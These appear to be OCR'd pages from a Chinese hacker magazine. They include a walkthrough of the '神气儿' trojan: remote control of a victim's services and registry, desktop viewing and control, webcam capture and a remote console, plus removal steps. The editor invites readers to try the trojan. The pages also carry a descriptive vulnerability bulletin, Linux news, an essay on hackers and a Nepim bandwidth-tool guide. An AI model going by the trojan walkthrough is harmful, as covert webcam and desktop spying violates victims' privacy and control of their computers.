
系统服务和注册表已经成为现在系统中很重要的一部分，用户通过“服务”和“注册表”两个标签中的命令，可以轻松地对远程系统的系统服务和注册表进行管理。通过“服务”标签中的刷新、启动、停止等命令对系统服务进行管理（如图7）。


图7

在“注册表”标签中，管理界面和我们平时使用的注册表管理器一模一样，所以这里就不再多说了（如图8）。


图8

通过“屏幕”标签中的命令，用户可以对远程主机的系统桌面进行查看。首先在“浏览”标签下选择一台远程主机，然后点击“屏幕”标签中的“开始观看”按钮，稍微等待一会儿，从一个弹出的窗口中就可以查看到远程桌面的情况。通过选择“图像选项”中的“抓取鼠标”选项，我们就可以通过鼠标对远程计算机进行桌面控制（如图9）。


图9

我在测试中发现，该木马的屏障控制功能在捕捉屏幕的时候，速度显得非常的慢，有时还会显得有些卡。另外，如果远程主机安装了摄像头的话，用户还可以通过“视频”标签中的命令

来利用摄像头进行图像的捕捉。




图10

下面我们再来看看“附加”标签中的功能，在“附加”标签中包括控制台命令、数据设置、消息发送3个命令。通过控制台命令，用户可以直接在窗口中执行DOS命令，和我们平时使用的Telnet命令十分的相似。在“数据设置”选项中可以对数据的长度进行读取、设置。而通过“消息发送”选项，可以对远程主机发送一些设置的信息（如图10）。

最后来简单说说“神气儿”木马的服务端程序清除方法。由于“神气儿”木马是采用系统服务进行启动的，所以首先要从系统服务中查找到可疑的启动项。点击开始菜单中的“运行”命令，在弹出的窗口中输入命令：MSCONFIG，打开“系统配置实用程序”窗口，点击其中的“服务”选项卡，选中“隐藏所有microsoft服务”选项后，可以将系统自带的服务过滤掉，从剩下的服务中查找那些可能利用服务项进行启动的服务端程序。首先将这些可疑的服务项删除，然后重新启动系统，到系统目录下找到服务端程序文件videocapture.exe和videocapture.dll删除即可清除木马的服务端程序。

到此为止，关于国产木马“神气儿””的内容就为大家介绍到这。如果大家有什么问题的话，欢迎到《黑客手册》的论坛和我一起进行讨论。

【本文介绍的“神气儿”木马已经收录到本期光盘中】

编辑点评：“神气儿”木马是目前功能比较全面的木马之一，既采用了流行的线程插入技术，也具有抓屏、文件管理等常规功能，有兴趣的读者可以一试。

漏洞公告牌

1. Cisco安全代理权限提升漏洞

Cisco安全代理（CSA）是为服务器和桌面计算系统提供威胁保护的安全软件代理。

Cisco安全代理可能允许本地执行的软件绕过系统保护，以提升的权限运行，导致普通用户和攻击者获得本地系统级权限。成功利用这个漏洞可能导致普通用户或攻击者完全控制系统，包括禁用CSA代理。

2. Microsoft Windows异步过程调用本地权限提升漏洞（MS05-055）

Microsoft Windows处理异步过程调用（APC）队列列表的方式存在漏洞，本地攻击者可以利用此漏洞提供任意函数指针，劫持执行流，最终完全控制系统。Microsoft已经为此发布了一个安全公告（MS05-055）以及相应补丁：

MS05-055：Vulnerability in Windows Kernel Could Allow Elevation of Privilege (908523)

链接：http://www.microsoft.com/technet/security/bulletin/ms05-055.mspx

补丁下载：

http://www.microsoft.com/downloads/details.aspx?FamilyId=3832FF23-6B04-4CA2-80B9-D344B4CC98EA

3. Mozilla Firefox历史文件缓冲区溢出漏洞

Mozilla Firefox在处理很大的history.dat文件时存在缓冲区溢出漏洞，远程攻击者可能利用此漏洞进行拒绝服务攻击。如果恶意站点能够将过多的数据存储在受影响的文件中的话，则用户受骗访问了该站点时就会耗尽资源，导致拒绝服务。

4. Microsoft Excel内存破坏漏洞


攻击者可能利用此漏洞在机器上执行指令，如果能够通过Excel .xls文件的数据字段向"msvcrt.memmove()"传送很大的值，就可能执行任意代码，危害性很大。

5. phpMyAdmin Import_Blacklist变量覆盖漏洞

phpMyAdmin是用PHP编写的工具，用于通过WEB管理MySQL。phpMyAdmin对某些变量的处理上存在漏洞，远程攻击者可能利用此漏洞在主机上执行任意命令。phpMyAdmin将不应该被register_globals仿真层覆盖的变量黑名单存储在全局变量中，但却没有包含$import_blacklist变量名，因此攻击者可以覆盖该变量。如果覆盖了该变量的话，攻击者就可以用任意内容覆盖$GLOBALS数组，导致执行任意代码。

6. NetGear RP114 SYN Flood拒绝服务漏洞

NetGear RP114是一款宽带接入路由器，适用于各类线路及各种接入方式。NetGear RP114在处理大量的恶意网络流量时存在漏洞，导致设备无法正常工作。攻击者可以通过对NetGear RP114设备的外部接口发送TCP SYN flood导致无法使用内外接口之间的路由，这样合法用户就无法访问连接的网络（如WAN/Internet）。



过完了圣诞节转眼就是新年，借此宝地，latteye给大家拜个早年。新年自然要有点新噱头咯。“窗外”新鲜加入《笨鸪快飞》系列文章，带领各位小菜无障碍接触“窗外”，体验窗口之外的乐趣。另外，更为大家准备了文化大餐，融入开源文化。Linews则给你带来了新的软件资讯！还等什么，赶快和我一起动手实践吧！看《黑客手册》更有机会获得Linux DVD光盘！ All of these are free~~~

Linews.cn完全改版。网站基于强大的开源Mambo系统，速度更快！即将开放中文Config文件专区、中文Man文档专区。带领大家无障碍学习Linux。

本期Linews带你观察“合作”的魅力。说Windows一直和Linux是死对头，怎么它们也合作起来了？ VM和浏览器怎么也能扯上关系？ Gnome和KDE不再争吵，共同确立发展方向！到底发生了什么？快看看Linews吧！

Linews

播报员：企鹅lala

Linux桌面系统开发者 求同存异 共谋发展

开源代码开发实验室这个周末召集了来自超过24个核心的Linux桌面系统项目的负责人，共同商议各自项目的差异并找到彼此的共同点，以齐心协力开发出最优秀的Linux桌面系统。所有的报导都指出，开源代码开发实验室举行的这个会议十分成功。而这个会议最大的成功之处，也许是各个与会者认识到彼此之间有多大的共同之处。

开源代码开发实验室的Linux桌面系统项目的经理John Cherry表示：“人们最终明白了，我们不能再像完全孤立的组织那样各自为政，我们应该在Linux桌面系统计划上通力合作并取得最终的成功。”

lala：看来他们终于明白了，合作的力量大于相互攻击！尽管是个很简单的道理，但在不确定的环境下，能明白的能有多少人呢？

更像Linux 图形子系统将脱离Vista内核

据Techworld报道，微软计划将Windows Vista中的图形子系统与操作系统内核分离，以此提高系统的稳定性。微软官员表示，之所以要将Vista图形子系统WPF(Avalon)从Vista系统内核中脱离出去，主要是因为很多情况下的系统锁死都是因为GUI界面失去响应的缘故。

微软已经通知开发人员，包括显卡驱动在内的大多数驱动程序都将运行在用户模式下，也是就说它们将无权访问系统0级内核。在0级模式下，进程可以为所欲为，包括覆盖不属于自己的内存分区等，进而导致系统崩溃。

lala：这样一来，Windows就更像Linux或Unix甚至Mac OS了，因为它们的图形子系统都是独立组件，与系统内核没有直接联系。不知道脱离内核后的Windows GUI性能会变得如何。或许Windows和Linux可以相互学习，Linux也可以提升X系统的性能。企鹅lala：Linux在电话产业的地位越来越重要，越来越多的手机厂商退出了基于Linux系统的手机。此时LiPS的成立对于Linux在电话业的发展会起到良好的推进作用。

微软、Linux联手围剿UNIX

Linux是为挑战Windows而生，微软是其与生俱来的敌人。如果说微软和Linux厂商坐在一张桌子前共谋一件大事，你觉得会有可能吗？Unix让他们坐在了一起。在“Unix发展趋势研讨会”上，微软和Linux就Unix的未来发表了惊人一致的观点。他们现在最大的市场野心就是移植Unix。

在服务器操作系统市场，Unix已经雄霸市场多年。Windows、Linux近些年来一直在不断蚕食Unix的领地，并已经形成实质性的威胁。“在今年的调查当中，愿意移植Unix的比例已经达到17%，这已是一个很致命的数字。Unix使用周期是5~7年，每年要升级的用户不超过20%，却已有17%的用户要移植，也就是说想继续使用Unix的用户很少了。”

“没有永远的敌人，只有永远的利益”。微软和Linux在现阶段还不把对方作为最重要的敌人，但随着Unix市场份额的降低，在Unix拐点出现的时候，微软和Linux之间的竞争才会更有趣味性。

lala：在利益的驱使下任何事情都有可能发生。生活中的各方面都是如此，所以辨证地看问题是必须的。比较而言Unix有着很多弊端：封闭性、高成本性等等。任何商品只有不断地提升自己的价值，才能获得更多市场。企鹅lala：偶一直告诉偶自己，lala，你这辈子是做不成君子的，所以呢……不做伪君子就可以了。打着保护他人旗号赚钱的同时，又在掠夺别人……索尼这次不厚道。

VMware合作Mozilla开发虚拟机运行火狐1.5

VMware公司于本周表示将推出最终版的免费VMware Player软件，该软件可以让用户能够与VMware公司更先进的产品一起运行预设的虚拟机。VMware公司表示，自己的免费虚拟机软件中一个版本Browser Appliance虚拟机软件是与Mozilla公司联合开发的，能对互联网威胁，如间谍软件和广告软件，提供额外级别的保护。

Browser Appliance虚拟机软件能够通过虚拟机的方式在基于Windows操作系统和Linux操作系统的电脑上运行Mozilla公司的火狐浏览器。VMware公司的这款软件利用了虚拟机与真实系统之间的隔绝特性，让电脑能够避免通过浏览器下载到任何的恶意代码，比如广告软件、间谍软件或特洛伊木马程序等。

lala：这是一次很有意思的合作。很难想到这两个产品会结合在一起。开源软件的安全性已经得到了很多方面的肯定。而虚拟环境加上安全的浏览器似乎在安全方面已经无懈可击！是么？让我们拭目以待。

软件快报：

Hypermail 2.1.8——将email转换为html代码的实用工具。

VMware Player 1.0.0——看了Linews你就明白是什么了。

ELM 2.5.8——流行的命令行下的邮件工具。

VMware Workstation 5.5.0——强大的虚拟机软件，不用我多介绍了吧。

白天不懂夜的黑——为什么我是黑客

黑梦

当某天有人称我为黑客时，我很干脆地回绝了这个称谓。理由很简单，我并没有明确地知道黑客是什么。直到今天，在一群互相称为黑客的人中待了好久，我依然没能确定，黑客是什么？为什么会有人这样称呼我和其他人。所以我决定探讨一下。请注意，我并没有想给黑客下一个定义。

回顾历史上公认的黑客，国内的、国外的；十几岁的、已故的；被赞扬的、嘲骂的……原本想搜寻一个答案，却使我更加迷茫。

历史呈现出了多姿态的“黑客”，正如多姿态的世界。某些文档几乎将黑客与破坏者划上了等号。他们释放病毒、破坏设备的正常运行、删除资料……无恶不作！而某些则更像是调皮的孩子，为了金钱从事间谍活动，为了取乐破坏电话系统。但又有很多黑客备受赞扬，如W.Richaid Stevens——生前没有人攻击他，死后却有人专门写文纪念他！

显然我无法从历史上的黑客们的所作所为来得到我想要的答案。但就这些应该可以确定：黑客与其行为无关。他不是某一个行业。比如清洁工一定要扫马路……

由于对操作系统的兴趣，在初步学习了Windows应用之后便开始接触Linux系统。很自然的，我又接触了“开源”。

开源：开放源代码，即将自己写的程序代码免费地公布出来。一开始，我并没有意识到太多。只是最直观地感觉到：开源省去了我输入SN的时间……似乎有点可笑，但很可能大多数人一开始都只有这个感觉。

直到认识了Verycd.com，才让我深刻地认识到了开源。“分享互联网！”这是Verycd的logo上的字。不知道大家能否体会到此处的分享，笔者经过实践，切实地感受到了分享的伟大，可惜的是我没能坚持下去。你需要花四个小时的时间制作一部电影的AVI文件；你需要花半个小时以上的时间整理一张音乐专辑；你可能会用去十个小时的时间翻译一部电影的字幕，而获得这些成果的人们，只需要浏览一下你的帖子。显然你成果的来源更可能是RMB换来的！以上所提到的时间可能会更多！接着你要开着你的电脑几十个小时，提供给别人你的成果。而这一切，都是没有直接利益回报的，偶尔还会有人来打击一下你的积极性……如果长期以来你一直习惯从网络获得，那么请尝试以各种形式付出一次，你一定可以体会到我所要表达的感觉。

让我们回到开源这个话题。试想一下，当你经过了无数个不眠的夜晚，编写出了一个有趣的东西（更可能是某些人急切想得到的东西）。此时你不但永久免费提供给所有人使用，更把程序的代码公布。你需要的不止是时间、精力，更是分享的勇气！

那么开源就是分享么？黑客又是什么？也是分享？显然这是不全面的。让我们再来看看分享的目的又是什么。

Linux是为什么诞生的？一个有天赋的男孩由于渴望使用UNIX，但又无法轻易地使用它，于是他创造了Linux。由于他被限制了，所以他制造了一个类似的、没有限制的工具。

Verycd的伙伴为什么要不断地发布资源？由于出版商拒绝让没有交纳几十元电影院门票的人观赏电影，就连观赏性降低很多的DVD碟片也要牟取利益！突破这种暴力！获得任何被限制的内容！

同样的，黑客是否也具有类似的情况？我们充满好奇，我们渴望一探究竟。求知的欲望促使我们不断地追踪事物的来源。当有一天我发现我需要的答案在一堵墙背后……对不起，我只能选择冲垮它！尽管我可能遍体鳞伤，但那一定比受到束缚要轻松得多。你可以阻挡住我，但绝不可能阻挡住所有人。

Free！自由！

真是有点土了，在辛亥革命、抗日战争时期，前辈们就不断“为了自由而奋斗！”。

或许黑客真的是革命者……

但革命是要“断头”的……

不知在很多论坛上说要“学黑客”的朋友们，是否作好了“断头”的准备？

编辑评语：作者以探索的方式发表了对黑客的看法，结合开源思想领悟到了自由的精神。结论是对是错且不去评论，就在学习前首先明确“为什么学习黑客”的目标还是值得参考的。解读此文，是一个仁者见仁，智者见智的过程。欢迎大家到《黑客手册》论坛上讨论。

用Nepim检测Linux网络带宽性能

每夜醉不归

网络检测在网络安全中有着十分重要的地位，有效的网络检测可以帮助维护人员及时地发现蠕虫、拒绝攻击等异常网络流量。

SNMP协议的制定为互联网测量提供了有力支持。在Linux、BSD等系统中，我们使用最广泛的网络流量统计分析工具是MRTG（MultiRouter Traffic Grapher）。它耗用的系统资源很小，通过SNMP协议从设备得到其流量信息，并将流量负载以包含JPEG格式图形的HTML文档的方式显示给用户，以非常直观的形式显示流量负载。

菜鸟恶补：SNMP，简单网络管理协议（SNMP）构成了Internet工程工作小组定义的Internet协议簇的一部分。该协议能够支持监测连接到网络上的设备的任何引起管理上关注的情况。）

一、Nepim简介

在需要高速传送数据的网络中，带宽质量的好坏之间关系到服务的质量。在这里，将向大家介绍一种更简便的网络检测工具

——Nepim，它是一款最实用的网络中主机与主机之间的流量监测工具。它是基于Linux/UNIX操作系统平台下的开放源码软件，主要通过一端发送数据包，一端接收数据包来达到测试网络带宽的目的。Nepim支持IPv4和IPv6协议，工作模式为C/S（CLIEN/SERVER）。

二、下载及安装nepim

我们可以到http://savannah.nongnu.org/download/nepim/下载Nepim压缩包，还需要Liboop组件，可以到http://liboop.org/下载该组件。Nepim解压缩后使用如下命令完成nepim编译：

```
$ cd src
$ make
```

三、nepim基本用法

1.在服务器端运行Nepim，无须指定本机IP地址：

```
$nepim
```

2.在客户端运行Nepim需要指定服务器端的主机IP地址：

```
$nepim -c 10.10.10.10 -d
```

3.显示Nepim帮助信息命令

```
$nepim -h
```

四、nepim应用实例

1.在服务器主机上运行Nepim：

```
server$ nepim
nepim - network pipemeter - version 0.10
server: tcp_read=32768 tcp_write=32768 udp_read=4096 udp_write=4096
3: TCP socket listening on ::,1234(1234)
spawn_tcp_listener: TCP listener socket failed for 0.0.0.0,1234(1234): -3
4: UDP socket listening on ::,1234(1234)
4: pmtud_mode=1 path_mtu=-11 ttl=64 mcast_ttl=1
5: UDP socket listening on 0.0.0.0,1234(1234)
5: pmtud_mode=1 path_mtu=-11 ttl=64 mcast_ttl=1
nepim: server ready
```

可见，Nepim在服务器主机上分别打开了TCP、UDP的1234端口，监听来自客户端Nepim发送过来的数据包。其优秀之处在于它在服务器端主机所耗用的CPU占用率非常小，不会给服务器带来太大的负担，并且每台Nepim服务器端可以同时对应接收多台Nepim客户端发送过来的数据进行测试。

2.在客户端计算机上运行Nepim：

```
client$ nepim -c localhost -d -r 1000000
nepim - network pipemeter - version 0.10
client: tcp_read=32768 tcp_write=32768
TCP socket solving localhost,1234
TCP socket trying localhost,1234
DEBUG FIXME sock.c nepim_connect_client_socket slow synchronous connect(port=1234)
3: TCP socket connected to: host=localhost,1234 len=16 family=2 type=1 proto=6
3: sending: hello server_send=1 bit_rate=1000000 stat_interval=2 test_duration=10 write_delay=250000 server_ka_send=0 server_ka_req=2
3: greetings sent to localhost,1234
3: pmtud_mode=1 path_mtu=16436 ttl=64 mcast_ttl=1
3: part 2/10 kbps_in=1000.00 kbps_out=1000.00 rcv/s=4.00 snd/s=4.00
3: part 4/10 kbps_in=1000.00 kbps_out=1000.00 rcv/s=4.00 snd/s=4.00
3: part 6/10 kbps_in=1000.00 kbps_out=1000.00 rcv/s=4.00 snd/s=4.00
3: part 8/10 kbps_in=1000.00 kbps_out=1000.00 rcv/s=4.00 snd/s=4.00
3: avg 10/10 kbps_in=1000.00 kbps_out=1000.00 rcv/s=4.00 snd/s=4.00
3: pmtud_mode=1 path_mtu=16436 ttl=64 mcast_ttl=1
nepim: done
client$
```

（1）nepim -c localhost -d -r 1000000这行命令表示Nepim客户端将向主机名为localhost的Nepim服务器端相应的端口发送数据，以及显示发送数据、数据返回速率、所需要时间等信息。-r 参数表示发送数据速率上限为100,000 bps（100 Kbps）。同样的，一台Nepim客户端也可以同时测试1台或者多台Nepim服务器，例如我们需要同时测试10.0.0.1和192.168.0.1这两台服务器主机，使用如下命令即可：

```
nepim -c 10.0.0.1,2000/192.168.0.1,3000
```

（2）Nepim服务器端同时打开TCP和UDP的1234监听端口，而Nepim的客户端默认只是提供TCP连接，使用-u则可将TCP连接切换成UDP连接方式。

（3）默认情况下，只有Nepim服务器端向Nepim客户端返回数据传输情况，使用-d 可使得客、服双方都能看到详细数据流入流出、TTL的传输情况。使用-n参数表示Nepim客户端使用并发数据流向Nepim发送数据包，而不仅仅是单线程。-6参数表示Nepim客户端将不支持IPv6协议。

（4）由于Nepim没有能像MRTG那样提供较为直观的图形统计和数据记录功能，所以我们在日常的带宽监测工作中，可以采取利用Nepim定期监测，将结果进行收集、统计、对比分析，从中可以发现网络中的问题。另外，Nepim除了能监控网络流量和带宽之外，也可以用来对网络中的防火墙的包过滤功能、配置策略是否正确以及防火墙对大量数据流入流出的控制能力等方面进行测试。

【文中所涉及的软件已在光盘中提供。软件如下：nepim-0.16.tar.gz】

编辑评语：

Nepim是检视网络流量比较轻量级的工具，在应用这类软件之前有必要学习一些网络上的知识，以不变应万变，理论知识到位了，不同的应用很快都可以掌握的。

nohack小技巧

禁用设备驱动更新向导

这个设置可以允许你在设备管理器中禁用通过windows Update升级设备的驱动程序。

要进行这个设置，可以按以下步骤进行操作：在任务栏上点击开始按钮，然后在开始菜单中点击运行，输入regedit并点击确定，打开注册表编辑器。

展开HKEY_CURRENT_USERSoftwarePoliciesMicrosoftWindows NTDriver Signing，创建一个名为“NoDevMgrUpdate”的DWORD 键，然后设置键值为“1”。

你修改的设置会在你重启动电脑后生效。

笨鹅快飞之X-Windows

JF

一、X-Windows是什么?

早期的UNIX-LIKE没有图形界面(Graphical User Interface，GUI)，但随着GUI的需求日益增多，在1984年MIT与其他协助厂商首次发布了 X-Window System，并且在1988年成立了一个非营利性质的名为XFree86的组织。所谓的XFree86其实是X window system与Free及x86系统结构的整合名称！Linux诞生(1994)比较晚，所以比较幸运的在1.0内核中就支持了XFree86，这也是Linux能迅速传播的原因之一。

X-Windows（以下简称X）和Windows的图形界面有着本质的区别。前者采用Sever/Client的开发结构，是一种建立在Linux内核上的应用程序，而后者却是内核绑定。所以X的启动时间要比Windows-GUI略长一些。

> **小知识：**X-Windows分为四层，最底层的是"X-Server"，提供图形界面所需的驱动程序，是X-Window中最重要的部分；第二层是"X-网络协议"，用于支持远程运行X-Window；第三层被称作Xlib的低层函数接口，介于网络和基础系统中较高层的程序之间。应用程序要想使用GUI，就必须调用这一层的函数；最顶层就是窗口管理器了（Window Manager，WM），例如GNOME，KDE，XFACE等等。）

二、分辨率的设置

在X-Windows中可以设置显示器的分辨率、色深、扫描频率、显卡的驱动、类型等等。RedHat给用户提供了方便的图形管理程序，在终端中输入redhat-config-xfree86(FC系列中则是system-config-xfree86)或打开"显示"对话框（桌面上的"从这里开始"→"系统设置"→"显示"）都可以马上打开此程序。

1.打开"显示"对话框（如图1）。

